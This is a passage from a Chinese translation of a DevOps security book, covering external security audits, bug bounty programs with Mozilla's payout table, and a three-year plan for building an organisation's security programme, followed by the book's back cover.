图 12.11 通过 Twitter 发布 Firefox Accounts 审计的 RFP 广告。

你还可以在互联网上寻找声誉良好的安全公司，或者在 OWASP 和 SANS 邮件列表中询问其他组织的建议。人们通常乐于帮助新来的人建立联系。

你是否应该公开 RFP 并等待提案？要是想减少垃圾邮件，也许不应该公开。你至少要确保申请的公司有合适的组织结构和保险。许多过于乐观的安全研究人员试图申请这些类型的审计，但却没有必要的组织结构来执行它们。针对这些情况，我们可以使用 Bug 赏金计划，本章稍后会讨论。

在 RFP 发出后的几周内，你将开始收到提案，而且必须决定与哪家公司签约。每个提案都是不同的。钱是一个重要的因素，但并不是唯一因素。在评估提案时应该考虑如下范畴：

- 审计的费用和持续的时间。

- 团队的规模。
- 审计代码的能力。
- 执行社会工程攻击的能力。
- 测试基础设施的能力。
- 测试应用的能力（及解决所使用的编程语言中常见问题的特定经验）。
- 以前审查类似申请的参考意见。
- 来自知名 / 受信组织的推荐意见。

你选择的公司的工作方式也要加以考虑。例如，对银行或政府机构执行安全审计的方式可能就与硅谷初创企业的合作大不相同。

不要犹豫，去面试名单上的候选人，无论是面谈、电话，还是电子邮件。要确保你能与团队顺畅地沟通并且达成一致，然后再雇用他们。

工作说明书（SOW）

一旦选好了要合作的公司，你需要申请一份工作声明（SOW，Statement Of Work），清楚地列出外部公司要执行的工作。这份文档会驱动审计。你要测试的所有内容都必须在 SOW 中明确地列出，以及时间表、交付件和费用。

在一般情况下，SOW 是稍稍调整过的提案副本，这些调整经过了双方的同意。你应该再次确保法律团队审查过文档中的语言。

尤其要注意这份文档中的交付件。大多数审计的结果都是安全公司生成的最终报告，接受该报告就意味着终止合同并触发最后的付款，通常会在 90 天内完成。你可能还想得到中间进度的报告，或者要求发现的每个漏洞都必须在 48 小时内报告给你。这让你的组织和外部公司之间的承诺更加灵活，给你提供了一种能在过程中评论和指导审计的方法，从而提高审计的质量。

当双方就 SOW 的措辞达成一致后，就可以签字并选择启动日期了。

审计

审计有不同的类型。一些组织希望外部公司在完全保密的情况下运作，表现得就和一个恶意角色一样。另一些组织则希望与红军持续沟通，在迷宫般的服务中为他们提供指导。这两种方法都是可行的，但是产生的结果却不一样。

对于内部服务的定期审计来说，我一般更倾向于第二种方法，尽可能多地指导红军，让他们能够专注于没人注意到的黑暗角落。这意味着要尽早打通沟通渠道，这样红军就能够随时咨询开发人员、运维人员和安全团队。

可能还要为红军提供一个测试环境，这样他们就不会破坏生产环境的基础设施了。如果遵循了正确的 DevOps 实践，这应该很简单，通过自动化部署创建一个新的环境就可以了。

至少有一名开发人员和一名安全团队成员应该跟踪整个审计的过程。当红军发现漏洞时，你希望有可用的资源来快速修补生产环境上的问题。不要等到审计结束，并且在报告写好后才开始计划消除的步骤，你应该提前做好最坏的打算。

沟通结果

执行安全审计是很大的一笔开销。支付给外部公司成千上万的美元，再加上自己员工花费的时间，最终的账单会消耗安全团队的一大部分预算。充分利用这种投入是很重要的，而交流结果是其中的关键部分。

首先，你应该在内部进行沟通，让每个人都知道安全审计的计划（除非需要刻意保密）。然后，当结果陆续出现时，你应该确保工程团队知道它们，并检查自己的服务是否有类似的情况发生。

最后，你应该准备一份摘要，在合同完成后发送出去，解释审计的对象和发现的问题。确保审计在内部得了充分的沟通，这将有助于各个层级的人员能更好地理解组织的安全形势，并且营造出人人都关心安全的文化。

那么报告需要公开披露吗？这有点棘手。安全审计报告的内容都是敏感的，因为它们通常包含现存漏洞的详细信息，以及对基础设施质量的评估。在大多数情况下，高层管理人员希望将这些文件锁在保险柜里，让它们远离公众视线，以免损害组织的声誉。我认为这是一个错误的做法。

作为一个组织，如果对安全投入有足够的信心，并且发布了报告，这就是发出了一个强有力的信息：面对客户，你是在认真地对待他们的安全，并且愿意投入时间和金钱来确保他们的数据安全。以正确态度对待安全审计，它可以成为一个强大的营销工具。

外部审计为组织提供了强大而昂贵的学习经验。尽可能充分利用它们，并确保它们能够提升安全性并改进工程，而不是仅仅局限在需要审查的特定的几个区域范围内。

雇用第三方很复杂，因此这种类型的审计一年到头也很难执行几次，这不足以保证整个基础设施的安全。另一种邀请组织之外的人员来测试安全性的方法是 Bug 赏金计划，接下来，我们将讨论这个问题。

12.4 Bug 赏金计划

早在 1995 年，Netscape 的一位技术支持工程师 Jarrett Ridlinghafer 就注意到，当时这个革命性的网络浏览器的一些最热心的用户也在寻找和修复产品中的问题，但是并没有任何人要求他们这么做。这些高级用户会把解决方案公布出来，让其他人也能够修复他们自己的问题。

Ridlinghafer 意识到，这些与 Netscape 没有任何关系的用户正在积极地改进浏览器，他决定制订一个计划来鼓励和奖励这种行为。1995 年，Netscape 的 Bug 赏金计划诞生了，这是同类项目的鼻祖，最初的预算是 5 万美元（链接 12.20）。

时至今日，Bug 赏金计划在大型软件组织中是相当常见的，而且它是健康的安全实践的标志。Mozilla、Google、Microsoft 和 Facebook，甚至连汽车公司 Tesla 都设置了 Bug 赏金计划，奖励那些负责向组织报告问题的安全研究人员。

负责任的披露

术语负责任的披露在信息安全领域具有特殊的意义。它指的是在发现安全问题后，并在向公众发布信息之前，给组织一个宽限期来修补问题并保证用户的安全。

安全研究人员在负责任的披露的价值上存在分歧。一些人支持立即披露，将其作为迫使组织立即修复问题的一种方式，因为怀有恶意的研究人员也可能发现这些漏洞，并迅速地利用这些漏洞。另一些人则支持让组织来决定是否披露，他们自己则完全不会披露问题。

大多数研究人员持中间立场，他们支持负责任的披露的想法，并且首次告知后最长宽限期通常是 90 天。

要在组织中设置 Bug 赏金计划，需要四个组成部分：

- 具有安全意识的工程团队，随时准备接收和分析对产品安全性的反馈。
- 一套报告系统，例如问题跟踪系统，研究人员可以在该系统中记录问题，并跟踪止损的进展及验证修复。
- 一笔预算，用于支付研究人员报告的每一个有效问题。
- 计划覆盖的网站、服务和产品范围。这个范围可以是组织的全部组件，但是一开始应该先关注核心组件。

在大多数情况下，启动 Bug 赏金计划要比想象得容易。为了经济利益，安全研究人员一般都善于找到破解目标的联系信息。在公司网站首页的底部放上“报告安全问题”的链接，通常就可以开始接收报告了。还可以使用 Bug 赏金计划管理服务，例如 HackerOne、BugCrowd、CrowdShield 及 BountyFactory，它们于 2015 年左右出现（在读到本书时，肯定还会出现许多其他的服务）。

随着组织的发展壮大，报告的数量最终也会增长，安全团队将不得不花费越来越多的时间来验证和跟踪它们（在 Mozilla，Web 的 Bug 赏金计划得到的报告多到需要 5 个工程师来分类和验证，一周内每人负责一天）。成熟的计划包括：复杂的问题

跟踪、展示活跃的研究人员姓名的名人堂（HoF，Hall of Fame）、加码的酬金，有时关键漏洞甚至可以达到 10000 美元！

尽可能透明通常是一个好办法。研究人员喜欢提前知道指定的目标是否值得他们花费时间和精力，研究人员不喜欢花两天的时间寻找一个漏洞而只能得到 100 美元的酬劳。只要可能，提前公布支付比例和参与规则（图 12.12 展示了 Mozilla Bug 赏金计划的酬金等级，链接 12.21）。

Payouts

Bug Classification	Critical sites	Core sites	Other Mozilla sites[1]
Remote Code Execution	$5000	$2500	$500
Authentication Bypass[2]	$3000	$1500	HoF
SQL Injection	$3000	$1500	HoF
CSRF[3]	$2500	$1000	--
XSS[4]	$2500	$1000	HoF
XXE	$2500	$1000	HoF
Domain Takeovers	$2500	$1000	$250/$100[5]
XSS (minor)	$1000	$500	HoF
XSS (blocked by CSP)	$500	HoF	--
Clickjacking[6]	$500	$250	--
Open Redirects	HoF	HoF	HoF/--[5]

图 12.12 Mozilla Bug 赏金计划（截至 2018 年 3 月）的酬劳金额是公开的，目的是鼓励研究人员提交漏洞（注意 HoF 的意思是名人堂，不包括经济奖励）。

Bug 赏金计划没什么缺点。漏洞会被发现，而研究人员无论有没有酬劳都会挑战你的安全。不管怎样，如果没有赏金计划，一些研究人员可能会立即披露问题，而不是将问题报告给你的组织。

如果运行了 Bug 赏金计划，确保一定要事必躬亲。提交的漏洞石沉大海，数周内得不到任何消息，没有什么比这更让一个研究人员感觉糟糕了。最后的结果往往是沮丧的研究人员在博客上对你的组织口诛笔伐，这很快就会变成负面报道。Bug 赏金计划还提供了一个机会，与技艺精湛的渗透测试人员进行社区合作，他们愿意用少量的钱帮助你监控基础设施。好好和他们合作，尊重他们的时间和自尊。

12.5 本章小结

- 深入的安全性测试是组织发现隐藏在应用、系统和基础设施内部的问题的手段。
- Web 应用扫描器可以检查出大量应用的漏洞。
- 模糊测试是将无效的和变形的输入注入程序的界面以触发漏洞的过程。
- 静态代码分析是一种技术，通过它可以对程序的源代码进行分析，而无须执行程序就可以找出已知问题。
- 通过评估云基础设施的配置，不用扫描网络和系统就可以对云基础设施进行全面的审计。
- 红军和外部渗透测试为组织带来了新的安全视角，还可以提升 DevOps 团队的技能。
- Bug 赏金计划提供了一种简单的方法，奖励在应用和服务中发现问题的外部研究人员。

13 持续安全

本章内容包括

- 用三年策略实现持续安全
- 改善安全团队、开发团队和运维团队的合作
- 时刻保持组织风险曝光的意识
- 通过交流和培训提高安全性

"生活对我们任何人来说都不容易。但是那又有什么关系呢？我们应该有恒心，尤其是要有信心。我们必须相信我们的天赋是用来做某种事情的，无论代价多么大，这种事情必须做到。"

——居里夫人

我们已经来到了 DevOps 保障之旅的终点，在过去的十二章里，我们已经介绍了很多内容。如果你一口气读完这本书，可能会被其中涵盖的大量信息、技术和知识所淹没。安全领域涉及的内容包罗万象，你可能很容易迷失在无数的知识领域之中，而这些都是安全工程师为了确保组织安全所必须掌握的。

最后一章我们暂且放下技术，花些时间讨论一下 DevOps 保障的方法，帮助你取得进步，继续前进。我们将回顾第 1 章中介绍的持续安全模型，用 10000 小时定律（由 Malcolm Gladwell 于 2008 年在 Little, Brown and Company 出版的 *Outliers: The Story of Success* 一书中提出，链接 13.1）说明实践和反复练习的重要性。然后，我们将讨论安全团队应该关注的四个领域：保持风险意识，与工程师合作解决问题，与同事交流并为他们提供培训，以及在组织中建立信任。

13.1 实践并反复练习：10000小时安全性

正如居里夫人所说，通往成功的道路一定布满了荆棘，而恒心和信心是安全工程师的重要品质。我“忘了”在本书开头说明一个事实：在任何组织中，实现全面的安全方案都需要数年不懈的工作。确切的年限取决于组织的规模和复杂性，而组织对安全的承诺（包括财务和文化两个方面）也许才是更加重要的决定因素。

假设一套安全方案需要 10000 小时才能完成从无到有的建设，如果你是公司里唯一从事安全工作的人，这就相当于整整五年的工作量（在美国，一年的工作时间通常在 2000 小时左右；而在法国，差不多是 1500 小时）。如果有两个人全职从事安全工作，那么差不多需要三年时间来实施一个全面的方案。

如果你加入一个组织并且要白手起家去建设该组织的安全方案，你会先从哪里入手？你可以从图 13.1 给出的原创持续安全模型中找出答案，这个模型从第 1 章就开始反复出现。假设实现整个方案需要三年时间，你应该按如下步骤来实施：

- 第一年：重点保障 DevOps 流水线的安全并实施测试驱动安全。
- 第二年：加大在欺诈检测和事件响应上的投入。
- 第三年：整合风险管理和外部安全测试。

在每一年，当你的职责范围里增加了新的事项时，你要逐渐把时间分配到每个领域中，其目标是每个领域最终都能得到三分之一的资源。

我们来看看这份三年计划应该如何实施。




图 13.1 在组织中实施完整的持续安全模型需要数年的时间。在三个领域中各投入一年是一个不错的计划。

13.2 第一年：将安全整合到 DevOps 中

实施安全方案的第一年，第 1 部分中讨论过的技术要素是我们关注的重点。要深入细节，了解组织采用的 Web 应用的结构、部署工具、CI/CD 流水线及基础设施。通过练习掌握这些工具的使用，直到有信心能和开发人员及运维人员讨论工程上的问题，而不用不断地询问他们事情是如何完成的。作为一名安全工程师，你要尽可能自主操纵 DevOps 流水线，要提出最准确的建议，还要能解决系统核心的问题。

我曾经与其他组织的一位安全工程师讨论过 Web 应用防火墙（WAF，Web-Application Firewall）的价值。他的观点是，WAF 能让他的团队发现并保护组织网站上的漏洞，而这些漏洞是开发人员留下的，这一点无法避免。他的团队在 WAF 上投入了大量的时间和精力，而 WAF 作为安全基础设施的核心，保护着每个网站，检查着每一个请求和响应，并阻挡着攻击。

我问他，如果把安全工程的时间花在编写网站自身的补丁上，这样就不再需要 WAF 了，是不是会更好。“不可能，”他回答道，“开发人员不关心安全，也没有兴趣修复这些 Bug。这就是为什么我们要如此重视 WAF 的原因！”

你可能认为这是安全团队与工程团队相互脱节的一个极端例子，但是这样的负面交互十分常见，不管我们是否愿意承认。这是一个互相不信任、不合作的团队的最糟糕的例子。问题本应该在应用中被直接解决，而最终的结果却是徒增了复杂性（WAF）。同时，业务也会受到影响，因为额外的复杂性会增加维护成本并造成产品延迟交付。更重要的是，组织中的每个人都会感到沮丧，这又不可避免地导致了糟糕的代码和糟糕的安全性。

注意 *Web 应用防火墙在安全基础设施中拥有一席之地，特别是在保护那些无法修改的产品时。但它们应该是安全问题的最后防线，而非默认的解决方案。*

在第一年，你应当全力投入对工程问题的治理，并与组织的开发人员和运维人员协作，这样就能防止这种文化的脱节，并且有助于将安全性直接内建到产品中，而不是游离在产品之外。你将收获这些同事的信任，并且能确保你构建的安全方案可成为组织的软件开发生命周期中不可或缺的一部分。

你可以从下面这份清单开始着手：

- 开发一个小型应用并部署它，借助这个过程了解 CI/CD 流水线、基础设施和编码标准之间是如何配合的。不要随意给出结论，保持求知欲和开放的心态。
- 使用现有的扫描工具（如 ZAP 或 NMAP）对组织进行一次大范围扫描。
- 向开发人员和运维人员咨询：他们认为可能出问题的地方，以及他们期望安全团队可以帮他们做些什么。他们会很高兴参与到安全工作中来，并贡献出

高质量的数据。

- 审记如何处理高价值的目标，包括密钥、凭证、敏感数据库，等等。你可能会发现一些需要注意的地方，这是一个不错的切入点。
- 寻找可能没有得到充分保护的，并拥有特权的访问点，比如管理面板和 SSH 堡垒机。
- 现在还不需要处理日志，但至少要确保日志是可用的。将 Web 访问日志、系统日志和应用日志归档并存放到一个安全的地方。

也许正确的提问可以让你积累一年的工作价值。参考我们在第 1 部分中介绍的四个安全层级，并开始实现安全控制。

- *安全层级一*——保护 Web 应用。
- *安全层级二*——保护云基础设施。
- *安全层级三*——保护通信。
- *安全层级四*——保护交付流水线。

与工程团队紧密合作，你很快就会成为组织中不可或缺的一员。

13.2.1 不要过早下结论

无论如何，一定要避免许多安全顾问都会犯的错误，那就是在还没有理解一个组织的文化之前就轻易下结论 。你应该做好思想准备，安全性并非完美，还有大量需要根本性转变的地方，甚至很可能还会将组织置于高风险之中。这是不可取的，但却很正常，你的职责是解决这些问题，而不是指责别人或寻找替罪羊。以专业的态度报告你的发现，让高层管理人员自己判断并做出决策。在大多数情况下，这些问题是由于有限的工程时间所导致的，而并非出于恶意。

在少数情况下，你可能要直面一些对立的同事，他们拒绝变化和安全建议，这时你要集中精力收集关于风险和漏洞的数据，做出准确的报告，并让负责人做出正确的决策。在第一年你可能还没有足够的政治资本来处理复杂的组织问题，你应该把重点放在解决技术层面的安全问题上。

13.2.2 全面测试并建立仪表盘

在修复 DevOps 流水线问题的同时，你还要投入额外的时间来实现测试，以便验证环境的状态。如果没有测试的保护，那么花了大量时间集成到网站和服务上的控制就会逐步退化直至失效，而你甚至都不会注意到这些变化。如果不想玩这种打地鼠的游戏，唯一的方法就是把测试集成到 CI/CD 流水线之中，以确保每次部署都会执行测试。另外，还可以每日执行人工测试作为额外的检查。

测试提供了可见性。如果不进行测试，就无法知道组织处于什么状态。测试结果往往打破了我们对组织安全状况的假设，这不可避免地导致了最初的计划之外的工作的出现，这种情况不胜枚举。你应该做好最坏的打算，如果你没有对某个控件进行测试，它就可能没有被正确地实现。

参考本书第 1 部分中为 DevOps 流水线的每个层级编写的测试。这些测试是一个不错的开始。确保组织在测试上的投入，以及确保开发人员和运维人员可以修改并改进这些测试。

建立安全性测试的仪表盘可以帮助你更好地了解安全工作的进展情况。图 13.2 展示了一个示例仪表盘，它用来度量 Mozilla 的各个网站是否遵守 Web 安全基线。这个简单的页面每天都会生成，并不断地运行着集成在部署流水线中的同一套测试。

Site (Bug tracker link)	Status	New	I/P	History
AMO				
***.org	baseline W 3	0	0	2017-07-15
***.org-mobile	baseline W 3	0	0	2017-07-15
***.org	baseline W 3	0	0	2017-07-15
***.org	baseline Pass	0	0	2017-07-15
***.com	baseline F 5	5	0	2017-07-15
***.org	baseline W 2	0	0	2017-07-15
***.org	baseline W 3	0	0	2017-07-15
***.org	baseline W 3	0	0	2017-07-15
***.org	baseline W 3	0	0	2017-07-15
***.net	baseline F 2	2	0	2017-07-15
***.org	baseline Pass	0	0	2017-07-15
***.org	baseline W 1	0	0	2017-07-15
***.org	baseline W 1	0	0	2017-07-15

图 13.2 Mozilla 的各个网站与 Web 安全基线的合规仪表盘。W 代表警告，F 代表失败。这两个字母旁边的数字表示没有通过的测试数量。

仪表盘是很好的工具，但是应该有节制地使用。迷失在可视化深渊中的安全团队实在是太多了，它们都忘记了需要花时间去解决问题。仪表盘不是终极目标，重要的是它的度量数据。在许多情况下，文本格式的简单表格就可以工作得很好，尤其是在第一年，你应该集中精力把安全集成到 DevOps 流水线中，而不是去制作图表。

如果一切顺利，在第一年年底你就可以实现安全日志流水线和欺诈检测平台的基础部分了。

13.3 第二年：居安思危

如果第一年做得还不错，那么所有容易实现的安全成果都应该被囊括进来，但这仍然不足以保证组织可以无懈可击。你在第二年必须继续提升 Web 应用、基础设施和流水线的安全性。你还必须做好准备，迎接网站被攻破的那一天的到来。

在第二年你应该把部分精力放在如何提高调查基础设施的能力上。好消息是，你现在已经对如何构建了如指掌了，这在事件响应发生时是非常宝贵的。需要额外投入的领域是欺诈检测。在理想情况下，组织已经有了类似于第 7 章所描述的日志流水线，你可以抓紧时间构建第 8 章中讨论的安全分析。这是最乐观的情况，因为你可以利用流水线中产生的日志，而不用自己搭建流水线了。

13.3.1 避免重复的基础设施建设

然而，年轻的组织很少能够从一开始就拥有可靠的日志流水线。在大多数情况下，日志没有经过任何分析就被集中归档。这一点亟需改变。如果组织还没有日志流水线，那么你就去参与设计和建设它。日志流水线是安全基础设施的核心组件，负责日志流水线对你来说是有好处的，哪怕只是负责其中的一部分。这可能是你在组织中推动的第一个大型安全项目，这将促使你和产生或使用日志的每一个团队（实际上是每个人）去合作。

一定不要犯闭门造车的错误，即搭建一条游离在组织其他部门之外的独立安全流水线。太多的组织选择了这条路，它们投入大量金钱和资源重复建设基础设施，而这些基础设施本应该集中进行管理。处理安全日志与处理运维日志并没有多大区别。当网络流量中的某个特定 HTTP 错误代码出现峰值时，不仅对两个团队有意义，而且很可能是用类似的方式检测到的。重复建设的成本很高，所以在搭建一条安全日志流水线之前，要记住以下几点：

- 维护日志流水线既昂贵又耗时。对安全团队来说，要让其他团队尽可能多地分担成本。
- 搭建专门用于安全的辅助流水线意味着，你只能访问有选择地转发到这条流

水线的日志子集，这会降低欺诈检测逻辑的有效性。

从小处着手，先从简单的分析插件开始。一开始，你可能只要找出可疑的 SSH 连接，这是很容易实现的，然后再逐步深入到网络流量的统计分析之中，最后是使用基于历史数据计算出的复杂行为模型（比如我们在第 8 章中讨论的地理信息技术）。与构建一整套人工智能算法相比，编写很多小巧简单的分析插件可能会给你带来更好更快的结果。保持简单直接，直到你用尽所有简单的选择，这时才需要引入复杂昂贵的算法。

13.3.2 自建或采购

工程师常常会因为想要创造自己的工具而不是购买现成的工具而感到内疚。想要构建自己的工具的原因有很多，比如能有机会根据环境来定制工具，或者自己动手的满足感和自豪感。

我是自建安全工具的坚定支持者，但是仍有充分的理由在每隔一段时间后就从供应商那里采购安全工具。欺诈检测是竞争最为激烈的领域之一，许多供应商都有优秀的产品，虽然价格昂贵，但是可以帮你省下耗费在日志流水线上的时间和精力。

当决定是自建还是采购时，要考虑以下几点：

- 安全流水线需要在什么时候投入运行？没有人可以在 6 个月内建立起大规模的、可靠的基础设施，这往往需要一年以上的时间。如果你在第二天就要准备好，那么可以从供应商那里采购服务来托管日志，并让它们帮你运营基础设施。
- 你对未来有多大的预见性？自建的投入一开始很高，但几年之后成本就会降下来。通常采购工具的费用每年都是固定的。如果你有五年的规划，那么从长远来看，建造的成本可能会更低。
- 你有自建平台所需的能力吗？你可能具备编写脚本或简单程序的能力，但是这和高速处理数百万日志所需的编程知识完全不同。供应商可以为你提供这种服务，但需要付费。

是自建还是采购，往往是一个艰难的决定。采购在开始时总是显得很贵，因为许可证和硬件成本是必须的。自建可能看起来更有吸引力，但是你必须考虑团队需要投入多少时间来实现和运营整个平台。把这个数字翻三倍，因为人们都不擅长估算，然后你就知道了自建的成本。

另一种不太常见的选择是与供应商合作，根据你的需要定制它们的软件，而你需要分担一些工程成本。一些供应商，特别是年轻的供应商，可能会接受这种合作模式，提供按需定制软件的机会，支付许可费用总比普通供应商的收费低。咨询一下是否有这个选项总没有坏处。

在第二年，你必须同时落地运维安全性和欺诈检测，因此组织在一段时间内不太可能用得上成熟平台提供的更复杂的功能。这没有关系，你的重点应该是构建日志流水线的核心功能，并且早日掌握搜索日志的能力，以及搭建出欺诈检测基础设施的框架。其余的部分会随着时间的推移而逐步到位。

13.3.3 承受攻击

如果运气好，在组织的安全得到妥善处理之前，第一次事件可能都还没有发生。你可能不会那么幸运，当某天早上一觉醒来时，你发现组织已被攻击但却束手无策。每个人都会在第一次事件发生时迷失方向，你没有办法做好万全准备来应对事件，但是你可以让这件事变得更容易一些。

信任你的同事，共同努力进行补救是处理安全事件的最好方法。这是一个充满压力的时代，但不要轻易地互相指责。集中精力保护用户和组织。作为一名安全工程师，你的角色能起到组织在混乱时期的定海神针的作用——就像灯塔一样。你不用自己修复全部问题，但是在引导组织恢复正常运作的过程中，丰富的安全知识和 DevOps 流水线知识能够发挥非常重要的作用。

即使当你羽翼渐丰，每个人都理解了你为公司带来的真正价值时，安全事件同样也会发生。如果处理得当，这将帮助你以更快的速度推进安全策略，至少在一段时间内是这样的。好好利用这些事件，但不要夸大它们。像不为人信的预言家 Cassandra 那样，不断鼓吹所有美好事物都难逃被毁灭的命运，这是与所有人为敌。

如果你是那一小部分还没有被攻击的组织中的一员呢？我听说过这些幸运儿，但我表示怀疑，你也不要轻信。两年都没有遇到一起安全事件，要么是在撒谎，要么是存在盲区，要么就是不可思议的幸运。我不太相信运气，而你可能也没有撒谎。根据我的经验，通常的诊断结论就是存在盲区。如果是这样的话，加强组织中那些对你来说还是黑盒的区域的审查，并持续构建欺诈检测流水线。很有可能你已经被“黑”了，只是还没被发现而已。

安全事件是业务的一部分。像 DevOps 这样，将开发速率提升得越快，犯错误的几率就越高，攻击者很快就会利用这些错误。这些事件是学习经验，并提供了大量数据来提升安全性。好好利用这些数据，调整你的计划，解决在黑客入侵期间发现的最紧迫的问题。再怎么强调事后调查的价值和经验总结的重要性也不过分。

13.4 第三年：推动变革

时间进入到第三年，组织内部对安全的感知已经发生了翻天覆地的变化，你和同事都是如此。你已经建立了声望，人们都信任你，在做出有风险的决定之前会来

咨询你的意见；核心 Web 应用和基础设施的攻击面都被压缩到了最小；当检测到可疑活动时，日志流水线会发出自动告警。一切都在你的掌控之中，一切都很好。

这时，你就需要进行自我批评了。两年的努力容易让人沾沾自喜，但是攻击者却始终不会放弃。第三年要放缓脚步，将风险管理整合到安全策略中，并持续推进安全测试，特别是邀请外部公司来检验一下你的安全性。

这并不是说要放松对 DevOps 流水线和欺诈检测平台的改进。这些事情会随着时间的推移而不断演进，但是你应该能够在每个领域里都投入三分之一的时间，并且要开始考虑风险管理了。

13.4.1 重新审视安全优先级

在理想的情况下，当进入第三年的时候，组织已经发展壮大了，而安全团队规模也随之扩张，这样你就可以从日常工作中腾出手来了。

人们很容易迷失在复杂的基础设施细节中，闷头实现越来越多的安全工具，但是只有组织在建立了安全形势的大局观之后，才能朝着正确的方向前进。停下来，退一步，问问自己："我们现在是否专注在最重要的事情上？我们该怎么办？"

这很困难。您可能需要一些时间来摆脱从一个特性实现到另一个特性实现，从一个安全性检查到另一个安全性检查，从一个代码检查到另一个代码检查的疯狂节奏。优秀的战略家知道如何重新评估情况，在组织中重新分配资源，即使意味着取消那些不再优先考虑的项目。你要做到这一点，外部供应商的风险评估和审计可以帮你重新调整优先级。

在理想情况下，你应该能够随时向组织高管提供关于组织安全性的准确说明。你已经花了大量的时间深入到基础设施的每个角落，因此你应该确切地知道问题出在哪里，并且还应该有一份详尽的并且是待处理的领域的待办列表。同时，开始投资你的项目管理技能。每个人都有做不完的工作，这是业务的正常副作用。项目管理技能可以帮你列出任务优先级，把最不重要的任务排到最后。你也可以在这方面寻求他人的帮助，尽管我认为，靠谱的管理者在他们的脑子里一定有一个优先级列表，并不一定需要项目经理的帮助。

小心，别过于强调风险管理。你的首要任务仍然没有改变：帮助组织安全运作。你的主要目标是帮助 DevOps 团队做到这一点，而风险管理是实现这一目标的工具之一。优秀的安全策略应该平衡好流水线安全性、欺诈和事件响应，以及风险管理三者之间的关系。

13.4.2 迭代前进

持续安全是一个迭代的过程——一个有着固定节奏的循环，它可以帮助你提高

所有重要领域的安全性。同时对所有领域进行全面投资很重要，这样就能让这台运转良好的机器尽可能平稳地运转。例如，你不能为了网络安全的彻底改造而放弃一整年的欺诈检测。这两个领域必须同时持续改进，这样才能确保组织的安全。

你需要多长时间来实现本书所有章节所讨论的内容，是一年、三年，还是五年，这并不重要。重要的是不断地重新审视和改进这些主题。两年前创建的工具可能已经不够用了；组织已经从 AWS 迁移到了 GCE，或者从云回归到了数据中心；所有网站都用上了全新的 JavaScript 框架，而漏洞扫描器还不支持这个框架；组织决定成立一个专注于自动驾驶的新部门。你需要不断地调整，跟上组织的脚步，不要掉队。

我在第 1 章中将 DevOps 定义为“一个持续改善软件产品的过程，它通过极短的发布周期、全面自动化的集成和交付流水线，以及团队间的紧密协作来不断改善产品”。你在关于 DevOps 安全方面的职责是尽可能地支持这个过程，始终关注组织的现代化，并成为变革的推动力。不要因为自己的工具可能会被废弃而拒绝迁移到新的基础设施上。这样的安全人员没人爱。

10000 小时乍看起来很长，但是那些从零开始实施过安全策略及经验丰富的安全经理会告诉你，这个数字太乐观了。大公司在安全方案上花费的时间和资源要多得多，它们通常配备了几十名甚至数百名安全工程师。

换言之，要有耐心。立刻行动起来；付出终将有所回报。反复锤炼技能，尤其是在事件响应的过程中，直到成为运用自如的大师。要懂技术，要参与到工程过程中，不断积极地让组织变得更加安全。DevOps 保障最重要的一点可能是将安全（包括安全人员和安全技术）直接根植到产品之中，构建有效的、弹性的、安全的云服务。

祝你好运！

Broadview
www.broadview.com.cn
博文视点·IT出版旗舰品牌
技术凝聚实力·专业创新出版

云原生安全与DevOps保障

运行在云上的应用程序可以从令人难以置信的效率中获益，但这些应用程序也面临着特有的安全威胁。理解这些风险，并对系统进行加固，让它们能更好地防范这些风险，是DevOps团队优先级最高的任务之一。

《云原生安全与DevOps保障》将教给你保障云服务安全的基本技术。本书通过充分可信的案例分析，展示了如何将安全性内建到自动化测试、持续交付及其他核心DevOps流程之中。本书内容翔实，关键的策略随处可见，它们可以帮助你保护Web应用程序免受攻击，使欺诈者打消念头，并让大规模的服务运维更加安全。你还将学到如何识别和评估现代基础设施中常用的云部署和自动化工具所带来的独特漏洞，以确保安全性。

本书内容包括：

- 实现持续安全的方法
- 在DevOps中实现测试驱动安全
- 针对云服务的安全技术
- 监控欺诈活动及应对安全事件的方法
- 安全性测试与风险评估

熟悉Linux和标准DevOps实践（如持续集成、持续交付及单元测试）的读者阅读体验更佳。

Julien Vehent是安全架构师，也是DevOps的倡导者。他在Mozilla领导Firefox运维安全团队，负责Firefox的大流量云服务和公共网站的安全。

“洞见与实例相结合，一本常备之书。”
—— Adrien Saladin,PeopleDoc

“用通俗易懂的语言解释了一个复杂的话题。力荐给所有DevOps人员和技术经理。”
—— Adam Montville，
Center for Internet Security

“非常实用，而且可以马上落地。”
—— Yan Guo，Eventbrite

“一部关于安全软件开发的杰作，现今这个时代必须关注安全，无论你有没有采纳 DevOps 方法。”
—— Andrew Bovill，Next Century

责任编辑：张春雨
封面设计：侯士卿
MANNING

上架建议：安全/运维

ISBN 978-7-121-38448-6

定价：108.00元